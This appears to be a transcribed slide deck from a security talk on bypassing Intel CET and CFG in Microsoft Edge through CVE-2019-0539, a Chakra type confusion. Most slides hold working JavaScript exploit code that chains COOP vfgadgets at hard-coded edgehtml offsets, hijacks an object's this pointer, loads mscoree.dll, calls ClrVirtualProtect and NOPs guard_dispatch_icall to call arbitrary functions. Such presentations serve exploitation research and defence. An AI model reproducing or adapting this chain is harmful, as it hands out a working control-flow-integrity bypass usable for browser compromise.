
```
Debuggee not connected
```

```
@$scopeip
0000000000000000 ?? ?? ?? ?? ?? ?? ?? ?? ?? ; ????????????????
0000000000000010 ?? ?? ?? ?? ?? ?? ?? ?? ?? ; ????????????????
0000000000000020 ?? ?? ?? ?? ?? ?? ?? ?? ?? ; ????????????????
0000000000000030 ?? ?? ?? ?? ?? ?? ?? ?? ?? ; ????????????????
0000000000000040 ?? ?? ?? ?? ?? ?? ?? ?? ?? ; ????????????????
```

Bypassing CET on MS Edge


- CVE-2019-0539 Type Confusion in Chakra core
- We pretend the browser is compiled with /CETCOMPAT
- High-Level Exploitation Logic:
  1. Leak *this* pointer
  2. write vfgadgets in memory
  3. Chain them via Looper vfgadget
  4. Call LoadLibrary in order to load mscore.dll
  5. From mscore.dll we invoke VirtualProtect (allowed by CFG)
  6. We make guard_dispatch_icall writable and NOP it
  7. Now we can call any non-CFG function like GetComputerNameA
  8. Profit!

Bypassing CET on MS Edge (2)




```
looper_vfgadget     = edgehtmlBase + 0xfa9030;   // edgehtml!CTravelLog::UpdateScreenshotStream
loadR8Vfgadget      = edgehtmlBase + 0x2dbb10;   // edgehtml!CHTMLEditor::IgnoreGlyphs
loadRDXVfgadget     = edgehtmlBase + 0x842160;   // edgehtml!CCircularPositionFormatFieldIterator::Next
loadRAXRCXVfgadget = edgehtmlBase + 0x2e90b0;   // edgehtml!Microsoft::WRL::Details::DelegateArgTrait
storeRDXVfgadget    = edgehtmlBase + 0x0057e390  // edgehtml!CBindingURLBlockFilter::SetFilterNotify

COOPbase= bufferAddr + 0x4000
//prompt("COOPbase is:", "0x" + COOPbase.toString(16));
// r8 loader
writePtr(COOPbase, COOPbase+0x10);
writePtr(COOPbase+0x10+0xf8, loadR8Vfgadget);  // r8 vfgadget
writePtr(COOPbase+0x130, 0x800);               // r8 arg

// rdx loader
writePtr(COOPbase+0x78, COOPbase+0x88);        // deref ptrs and offsets for next vfgadgets
writePtr(COOPbase+0x88, COOPbase+0x98);
writePtr(COOPbase+0x98+0xf8, loadRDXVfgadget); // rdx vfgadget
writePtr(COOPbase+0x88+0x20, 0x0);             // rdx arg

// rcx and rax loader + call LoadLibraryExWStub
writePtr(COOPbase+0x100, COOPbase+0x148);       // deref ptrs and offsets for next vfgadgets
writePtr(COOPbase+0x148, COOPbase+0x158);
writePtr(COOPbase+0x158+0xf8, loadRAXRCXVfgadget);
writePtr(COOPbase+0x158, COOPbase+0x168);
writePtr(COOPbase+0x160, LoadLibraryExWStub);  // rax arg
writePtr(COOPbase+0x168, 0x006f00630073006d);  // mscoree.dll
writePtr(COOPbase+0x170, 0x002e006500650072);
writePtr(COOPbase+0x178, 0x0000006c006c0064);
writeDword(COOPbase+0x168,0x0073006d) // this is needed to fix the DLL first letter - don't ask

// store RDX (mscoree base addr) into vobject
writePtr(COOPbase+0x148+0x78, COOPbase+0x1d0);
writePtr(COOPbase+0x1d0, COOPbase+0x1e0);
writePtr(COOPbase+0x1e0+0xf8, storeRDXVfgadget);

// store RDX (mscoree base addr) into vobject
writePtr(COOPbase+0x248, COOPbase+0x258);
writePtr(COOPbase+0x258, COOPbase+0x268);
writePtr(COOPbase+0x268+0xf8, storeRDXVfgadget);

// looper
writePtr(fakeVtable + 0xb0, looper_vfgadget);
original_this_ptr_offset =  readPtr(this_ptr+0x30); // hijack thisptr+0x30 with COOP gadgets
writePtr(this_ptr+0x30, COOPbase); // hijack thisptr+0x30 with COOP gadgets
writeDword(COOPbase+0x168,0x0073006d);
```

Bypassing CET on MS Edge (3)



```
// ClrVirtualProtect(this, chakraPageAddress,0x1000,PAGE_READWRITE,pScratchMemory)
// second COOP chain
mscoreeBase          =  readPtr(COOPbase + 0x100); // saves mscoree base address into var

COOPbase2= bufferAddr + 0x5000;

ClrVirtualProtect    = mscoreeBase+0x288d0;
chakra_guard_dispatch_icall = chakraBase+0x5b5310;
chakra_guard_disp_icall_nop = chakraBase+0x2b96a0;
edgehtml_guard_dispatch_icall = edgehtmlBase+0x147fa90;
edgehtml_guard_disp_icall_nop = edgehtmlBase+0x5b60a0
load_all_args_gadget = edgehtmlBase+0xc7f3f0;        //

writePtr(COOPbase2, COOPbase2+0x10);
writePtr(COOPbase2+0x10+0xf8, load_all_args_gadget);  // r8 vfgadget
// invoker args vprotect
writePtr(COOPbase2+0x20,COOPbase2+0x48);              // rcx
writePtr(COOPbase2+0x40,COOPbase2);                   // soon to be r9, now stack parameter lpflOldProtec
writePtr(COOPbase2+0x48,COOPbase2+0x300);             // rax
writePtr(COOPbase2+0x3e8,ClrVirtualProtect);          // rax
writePtr(COOPbase2+0x28, edgehtml_guard_dispatch_icall);// rdx
writePtr(COOPbase2+0x30, 0x1000);                     // r8
writePtr(COOPbase2+0x38, 0x04);

writePtr(fakeVtable + 0xb0, looper_vfgadget);
writePtr(this_ptr+0x30, COOPbase2); // hijack thisptr+0x30 with COOP gadgets

try{
    dv2.hasitem(0x4242);
}
catch(e){
    console.log('logging the error');
}

// nopping CFG in chakra
writePtr(edgehtml_guard_dispatch_icall, edgehtml_guard_disp_icall_nop);

writePtr(COOPbase2, COOPbase2+0x10);
writePtr(COOPbase2+0x10+0xf8, GetComputerNameA);  // r8 vfgadget

writePtr(fakeVtable + 0xb0, looper_vfgadget);
writePtr(this_ptr+0x30, COOPbase2); // hijack thisptr+0x30 with COOP gadgets

try{
    dv2.hasitem(0x4343);
}
catch(e){
    console.log('logging the error');
}
```



```
C:\Users\admin\Desktop>
```

Thank You!